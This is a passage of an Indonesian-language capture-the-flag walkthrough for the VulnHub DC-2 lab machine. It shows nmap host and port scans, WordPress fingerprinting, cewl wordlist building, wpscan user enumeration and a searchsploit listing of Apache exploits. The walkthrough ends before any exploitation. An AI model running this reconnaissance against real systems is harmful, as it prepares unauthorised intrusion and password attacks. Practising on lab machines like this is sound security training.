

CTF DC-2

Vulnerable machine: DC-2
https://www.vulnhub.com/entry/dc-2,311/




1. Menemukan IP Target
-konfigurasi routing di kali linux dan melakukan scanning pada seluruh network dengan nmap untuk menemukan IP target




```
┌──(root㉿kali)-[/home/kali]
└─# ip route add 192.168.1.0/24 via 192.168.100.6

┌──(root㉿kali)-[/home/kali]
└─# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-11 01:49 EST
Nmap scan report for 192.168.1.1
Host is up (0.0042s latency).
Nmap scan report for 192.168.1.2
Host is up (0.011s latency).
Nmap scan report for dc-2 (192.168.1.101)
Host is up (0.0094s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 5.93 seconds
```

2. Menambahkan IP target pada daftar domain
-menambahkan IP DC-2 pada file `/etc/hosts` di kali linux




```
┌──(root㉿kali)-[/home/kali]
└─# nano /etc/hosts
```



```
  GNU nano 6.4                      /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters

192.168.1.101   dc-2
```


3. Membuka halaman website lewat browser (http://dc-2)



DC-2

Just another WordPress site

4. Melakukan information gathering dengan plugin firefox “Wappalyzer”



CMS

WordPress 4.7.10

Programming languages

PHP

Blogs

WordPress 4.7.10

Operating systems

Debian

Font scripts

Google Font API

Databases

MySQL

Miscellaneous

RSS


Gravatar

JavaScript libraries

jQuery 1.12.4

jQuery Migrate 1.4.1

5. Membuat wordlists dengan mengambil semua kata yang ada di website berdasarkan petunjuk di tab flag di website dc-2



FLAG

Flag 1:


Your usual wordlists probably won't work, so instead, maybe you just need to be cewl.

More passwords is always better, but sometimes you just can't win them all.

Log in as one to see the next flag.


If you can't find it, log in as another.

-membuat wordlists dengan cewl




```
┌──(root㉿kali)-[/home/kali]
└─# cewl http://dc-2 --write test-wordlist.txt
```

-membaca file hasil wordlists




```
┌──(root㉿kali)-[/home/kali]
└─# ls
dc-2-username.txt  Documents  Music     Public     test.txt           Videos
Desktop            Downloads  Pictures  Templates  test-wordlist.txt

┌──(root㉿kali)-[/home/kali]
└─# cat test-wordlist.txt
```

-melihat isi file wordlist




```
probably
won
work
instead
maybe
need
cewl
More
passwords
always
better
but
sometimes
win
them
all
Log
one
see
the
next
flag
find
log

┌──(root㉿kali)-[/home/kali]
└─# 
```

6. Melakukan scanning seluruh port pada server dc-2 dengan nmap




```
┌──(root㉿kali)-[/home/kali]
└─# nmap -A -p- 192.168.1.101
Starting Nmap 7.93 ( https://nmap.org ) at 2023-02-11 02:16 EST
Nmap scan report for dc-2 (192.168.1.101)
Host is up (0.010s latency).
Not shown: 65533 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.10 ((Debian))
|_http-server-header: Apache/2.4.10 (Debian)
|_http-title: DC-2 &#8211; Just another WordPress site
|_http-generator: WordPress 4.7.10
7744/tcp open  ssh     OpenSSH 6.7p1 Debian 5+deb8u7 (protocol 2.0)
| ssh-hostkey:
|   1024 52517b6e70a4337ad24be10b5a0f9ed7 (DSA)
|   2048 5911d8af38518f41a744b32803809942 (RSA)
|   256 df181d7426cec14f6f2fc12654315191 (ECDSA)
|_  256 d9385f997c0d647e1d46f6e97cc63717 (ED25519)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 995/tcp)
HOP RTT     ADDRESS
```

7. Melakukan scanning terhadap halaman wordpress dengan wpscan
-Perintah `wpscan --url url_traget -e emuration`



```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://dc-2 -e u -e vp -e vt -e dbe -e cb
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://dc-2/ [192.168.1.101]
[+] Started: Sat Feb 11 02:26:26 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%
```


-Melakukan scanning ulang untuk mendapatkan daftar user yang ada di wordpress



```
┌──(root㉿kali)-[/home/kali]
└─# wpscan --url http://dc-2 -e u
_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.22
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://dc-2/ [192.168.1.101]
[+] Started: Sat Feb 11 02:29:13 2023

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.10 (Debian)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://dc-2/xmlrpc.php
```


8. Mencari informasi celah pada web server dan CMS yang digunakan berdasarkan informasi yang didapat di wappalyzer dengan searchsploit

-mencari informasi celah keamanan pada apache versi 2.4



```
┌──(root㉿kali)-[/home/kali]
└─# searchsploit apache 2.4
------------------------------------------- ---------------------------------
 Exploit Title                             |  Path
------------------------------------------- ---------------------------------
Apache + PHP < 5.3.12 / < 5.4.2 - cgi-bin  | php/remote/29290.c
Apache + PHP < 5.3.12 / < 5.4.2 - Remote C | php/remote/29316.py
Apache 2.2.4 - 413 Error HTTP Request Meth | unix/remote/30835.sh
Apache 2.4.17 - Denial of Service          | windows/dos/39037.php
Apache 2.4.17 < 2.4.38 - 'apache2ctl grace | linux/local/46676.php
Apache 2.4.23 mod_http2 - Denial of Servic | linux/dos/40909.py
Apache 2.4.7 + PHP 7.0.2 - 'openssl_seal() | php/remote/40142.php
Apache 2.4.7 mod_status - Scoreboard Handl | linux/dos/34133.txt
Apache < 2.2.34 / < 2.4.27 - OPTIONS Memor | linux/webapps/42745.py
Apache CXF < 2.5.10/2.6.7/2.7.4 - Denial o | multiple/dos/26710.txt
Apache HTTP Server 2.4.49 - Path Traversal | multiple/webapps/50383.sh
Apache HTTP Server 2.4.50 - Path Traversal | multiple/webapps/50406.sh
